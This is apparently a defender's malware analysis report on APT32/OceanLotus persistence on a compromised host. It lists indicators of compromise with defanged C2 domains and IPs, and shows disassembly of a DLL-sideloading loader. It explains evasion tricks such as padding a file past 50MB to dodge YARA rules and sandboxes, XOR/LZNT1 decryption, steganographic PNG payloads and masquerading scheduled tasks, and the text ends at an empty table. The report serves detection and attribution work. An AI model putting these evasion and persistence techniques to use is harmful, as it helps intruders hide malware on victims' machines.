C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\iisexpressshim.sdb	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisexpressshim.sdb	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\iisexpressshim.sdb	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisutil2.dll	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\logo.png	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\logo.png	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed1510
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\logo.png	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe	735e7b33b97bff3cf6416ed3b8ed7213d7258eec05202cbf
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre-launcher.dll	Unknown
C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar	300ef93872cc574024f2402b5b899c834908a0c7da70477
zfhqq01v.dll (inside msadobe.jar)	6719175208cb6d630cf0307f31e41e0e0308988c57772f25
C:\Users\<REDACTED>\AppData\Roaming\Adobe\Acrobat\adobe.jar	efc373b0cda3f426d25085938cd02b7344098e773037a70
mi54giwp.dll (inside adobe.jar)	a79ced63bdf0ea69d84153b926450cf3119bdea4426476b
C:\Users\<REDACTED>\AppData\Roaming\Adobe\Acrobat\adobe.png	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb80285
C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msreader.bin	Unknown
C:\ProgramData\adobe\ms-adobe.bin	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301db
C:\ProgramData\adobe\1lpiozkc.node	b31bfa8782cb691178081d6685d8429a2a2787b1130c662
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.bin	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f18
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.exe	47839789332aaf8861f7731bf2d3fbb5e0991ea0d0b457bb
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\goopdate.dll	c03cc808b64645455aba526be1ea018242fcd39278acbbf

During analysis of host 1, it was found that the legitimate **cachuri.dll**set to run as a COM object would explicitly import and run code from **iisutil2.dll**. Although **iisutil2.dll**had almost identical information as a signed, valid copy of iisutil.dll, this had been patched to run different code, and was modified to increase the file size above 50MB. It's believed this was done to evade a number of YARA rules which often have file size constraints, and to prevent submitting the file to online sandboxing tools, many which have a file size limit of 50MB. This modification caused notable differences in the NT Header, Optional Header, and most significantly the **.text**section.




Figure 6: View of **.text** *section of* **iisutil2.dll** *compared with a legitimate version*

The entry point of this DLL had also been modified to offset **0x00025FB0** (155568) which differed from the original entry point of **0x00027FB0** (163760). A brief analysis of this binary showed it pushed the return address to the stack and then ran a function at **0x1002711e**.




Figure 7: Disassembly: View of call to function at **0x1002711e**

This is significant because these operations, the entry point, and the address of the function to be run are all identical to the previously mentioned malware submitted to VirusTotal which is tied to APT32/OceanLotus. A closer inspection showed that this file was actually identical to the sample on VirusTotal tied to OceanLotus mentioned earlier, with the only difference being data appended to it so that its file size grew above 50MB.




Figure 8: Comparison view of the newly found binary to a known binary from VirusTotal

In contrast, the legitimate DLL would begin setting up necessary registers before having a branch condition depending on the arguments passed to the executable running the DLL.

```
                 ****************************************************************
                 undefined __fastcall entry(undefined4 param_1, undefined...
                    assume FS_OFFSET = 0xffdff000
   undefined        AL:1          <RETURN>
   undefined4       ECX:4         param_1
   undefined4       EDX:4         param_2
   HMODULE          Stack[0x4]:4  param_3
   uint             Stack[0x8]:4  param_4                     XREF[1]:    10027fb5(R)
   undefined4       Stack[0xc]:4  param_5
                 Legitimate IISUTIL2 Entry
                 entry                                  XREF[3]:    Entry Point(*), 10000118(*),
                                                                    10001f74(*)
10027fb0 8b ff         MOV        EDI,EDI
10027fb2 55            PUSH       EBP
10027fb3 8b ec         MOV        EBP,ESP
10027fb5 83 7d 0c 01   CMP        dword ptr [EBP + param_4],0x1
10027fb9 75 05         JNZ        LAB_10027fc0
```

Figure 9: Disassembly of the legitimate **iisutil2.dll** *binary*

The malicious DLL would then search the Process Environment Block (PEB) for a PEB_LDR_DATA structure so that it can identify the InLoadOrderModuleList. This structure contains a list of DLLs in the order that they were loaded.

```
   undefined4       Stack[-0x28]:4 local_28                   XREF[1]:    10027145(W)
                 FUN_1002711e                            XREF[1]:    entry:10025fb1(c)
1002711e 8b ec         MOV        EBP,ESP
10027120 81 ec 54 03   SUB        ESP,0x354
         00 00
10027126 83 7d 0c 01   CMP        dword ptr [EBP + param_3],0x1
1002712a 0f 85 5f 02   JNZ        LAB_1002738f
         00 00
10027130 64 8b 0d 30   MOV        ECX,dword ptr FS:[offset ProcessEnvi... Get pointer to PEB
         00 00 00
10027137 8b 49 0c      MOV        ECX,dword ptr [ECX + 0xc]         Get pointer to PEB_LDR_DATA
1002713a 8b 49 0c      MOV        ECX,dword ptr [ECX + 0xc]         Get pointer to InLoadOrderModuleList
1002713d 33 c0         XOR        EAX,EAX                           Set EAX to 0
1002713f 89 45 f8      MOV        dword ptr [EBP + local_8],EAX
10027142 89 45 e4      MOV        dword ptr [EBP + local_1c],EAX
10027145 89 45 d8      MOV        dword ptr [EBP + local_28],EAX
10027148 89 45 fc      MOV        dword ptr [EBP + local_4],EAX
1002714b 39 41 18      CMP        dword ptr [ECX + 0x18],EAX        Compare if DllBase within LDR_DATA_TABLE_ENTRY
                                                                    is 0
1002714e 0f 84 3b 02   JZ         LAB_1002738f                      Jump if DllBase is 0
         00 00
10027154 56            PUSH       ESI

                 LAB_10027155                            XREF[1]:    100276d2(j)
10027155 8b 41 30      MOV        EAX,dword ptr [param_1 + 0x30]    Get BaseOfData for DLL
10027158 6a 18         PUSH       0x18
1002715a e9 37 02 00 00 JMP       FUN_10027396
```

Figure 10: Disassembly: Searching for the **DllBase** *in one of the lists of loaded DLLs*

The code includes multiple jump operations, such as the one shown in Figure 10, which would never be taken, or would only be used to run a small amount of instructions, before returning to the original flow of execution.

```
1002714e 0f 84 3b      JZ        LAB_1002738f
         02 00 00
10027154 56            PUSH      ESI

                  LAB_10027155                          XREF[1]:     100276d2(j)
10027155 8b 41 30      MOV       EAX,dword ptr [param_1 + 0x30]       Get pointer to buffer
                                                                       (name) of first module
10027158 6a 18         PUSH      0x18
1002715a e9 37 02      JMP       FUN_10027396
         00 00
```

Figure 11: Disassembly: Getting the pointer to the buffer of the first module

Interestingly, this malware contains a number of garbage op-codes and control flow obfuscation to throw off-static analysis and break disassembly. This overlaps with techniques known to be used by APT32/OceanLotus as previously reported by ESET.




Figure 12: Disassembly: View of unused JMP and junk code




Figure 13: Disassembly: View of Failure to Disassemble junk code and getting pointer to DLL export directory.

This malware looks at the DLLs loaded and their exports so that it can dynamically resolve APIs used to facilitate decryption and injection of a payload into memory. This has significant overlap with malware reported by BlackBerry/Cylance called **Steganography Loader #2**.

Analysis revealed that this DLL would ultimately read in **iisexpressshim.sdb**, decrypt it using an XOR key of **0xFF**, and then decompress the data using the LZNT1 compression algorithm. The decrypted **iisexpressshim.sdb** file showed more instances of junk op-codes being present which would never be evaluated.




Figure 14: Disassembly: View of more junk code from ***iisexpressshim.sdb***

The decrypted DLL in memory would then load **logo.png**, use a custom steganography routine, and then make a call to the Windows CryptDecrypt API to decrypt and load the final DLL into memory. The use of a custom steganography routine to hide malicious code in a seemingly benign PNG file, in addition to use of a XOR key and compression, has overlap with the previously mentioned Steganography Loader used by APT32/OceanLotus. It's noted that there were a number of differences between this version of the Steganography Loader and the one previously reported which included use of LZNT1 instead of LZMA, and a hardcoded XOR key of **0xFF** instead of it being retrieved from a file on disk.

The malware also had significant overlap with a sample analyzed by a security researcher back in March of 2019, and it's highly likely both malware samples are from the same malware family. At the time of investigation, the host had active connections to **185.198.57[.]184** and **185.43.220[.]188** on port **8888** from the DllHost process running the COM object backdoor.

Passive DNS information for the IP address **185.198.57[.]184** showed that domains mentioned in the security researcher's blog from 2019 resolved to this IP address. This helps to validate that the malware described in their blog is the same malware found on this system 5 years later. It's also worth mentioning that none of the domains appear to have lapsed or have been re-registered, and the domains were all originally registered in late 2017. This indicates that the below domains have likely been under control of the same threat actor for almost 7 years.

- **cdn.arlialter[.]com** - Domain originally registered: 2017-10-27
- **fbcn.enantor[.]com** - Domain originally registered: 2017-10-27
- **ww1.erabend[.]com** - Domain originally registered: 2017-10-27
- **var.alieras[.]com** - Domain originally registered: 2017-10-27

The domains also appear to masquerade as legitimate domains, which is notable given APT32/OceanLotus has previously used this technique throughout their intrusions.

Domain	Legitimate Domain
alieras[.]com	alier[.]com
enantor[.]com	emantor[.]com
erabend[.]com	erbend[.]com

The host was also found to have another four scheduled tasks which were masquerading as various services with identical descriptions. These tasks had a similar naming convention to previously seen scheduled tasks. In addition, a user run key also had a similar naming convention:

Scheduled Task 1

Task Path: `Microsoft Compatibility Appraiser_{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}`
Description: Collects program telemetry information if opted-in to the Microsoft Customer Experience Improvement Program.
COM Handler: `{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}`
Task File Creation Date: 2020-01-14

Scheduled Task 2

Task Path: `Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.
COM Handler: `{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Task File Creation Date: 2019-08-13

Scheduled Task 3

Task Path: `AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.
COM Handler: `{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Task File Creation Date: 2019-08-13

Scheduled Task 4

Task Path: `Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.
COM Handler: `{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}`
Task File Creation Date: `2019-08-13`
Note: This scheduled task is identical to another scheduled task created except it has the control character 0x9d at the end of it.

Run Key 1

Registry Key: `HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Name: `DropboxUpdate_{02594FE8-1152-E41E-A75E-923494C7B453}`
Path: `c:\users\<REDACTED>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e-a75e-923494c7b453}\dropboxupdate.exe`
Command: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.exe /installsource taggedmi`
Binary Creation Date: 2019-11-14

Examining host 1's scheduled tasks found another two instances of the malicious COM backdoor registered. These would no longer run the malicious code hidden within **logo.png** as the required malicious **iisutil2.dll** had been removed from the system. It's suspected that multiple variants of the backdoor were established on the system over time to help ensure access remained even if AV products picked up on some of the existing backdoors.

Amongst the scheduled tasks was a DropboxUpdate task pointing to a legitimate executable. Although DropboxUpdate doesn't directly import and use **goopdate.dll**, this is indirectly called and loaded by DropboxUpdate which is then used to load a malicious **DropboxUpdate.bin** file in the same directory as shown below in Figure 15.





Figure 15: ProcMon view of process activity

Analysis of process memory found multiple domains and C2 configuration details for this malware:



Results - DropboxUpdate.exe (7696)

25,268 results.

Address	Length	Result
0x7d663d7	71	PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
0x7d66640	25	hx-in-f211.popfan.org:443
0x7d66678	25	cds55.lax8.setalz.com:443
0x7d666b0	25	hx-in-f211.popfan.org:443
0x7d66988	25	cds55.lax8.setalz.com:443
0x7d669c0	24	priv.manuelleake.com:443
0x7d66b6c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66cec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66dac	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66fec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6716c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6746c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d675ec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d676ac	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6776c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d67a6c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d689f0	163	60qP6WKP$Q|s/U4I?zBNCWK8?z3.]QGv/jPQ$0/F9U4eCiqKu.9~;,Le@y4Q?OvZ97Gj]OLH?O3~u.3DCO[n;W|8COrP]QGv/jPIbN~OuNFr
0x7d68cf0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:443
0x7d68d6b	40	R?^mv97/#CNsn?Ne8$WLv6,[S;i3.uN9R?^mv97/
0x7d690b0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:443
0x7d6912b	40	R?^mv97/#CNsn?Ne8$WLv6,[S;i3.uN9R?^mv97/
0x7d693b0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:443
0x7d6942b	40	R?^mv97/#CNsn?Ne8$WLv6,[S;i3.uN9R?^mv97/
0x7d6a200	64	C:\Windows\System32\ucrtbase.dll
0x7d6a500	44	JDK_HOME=C:\Program Files\OpenJDK\jdk-21.0.1
0x7d6a7a0	45	JAVA_HOME=C:\Program Files\OpenJDK\jdk-21.0.1
0x7d6ac30	66	C:\Windows\System32\gdi32full.dll

Figure 16: View of DropboxUpdate.exe process' memory

These domains once again masqueraded as legitimate domains.

Domain	Legitimate Domain
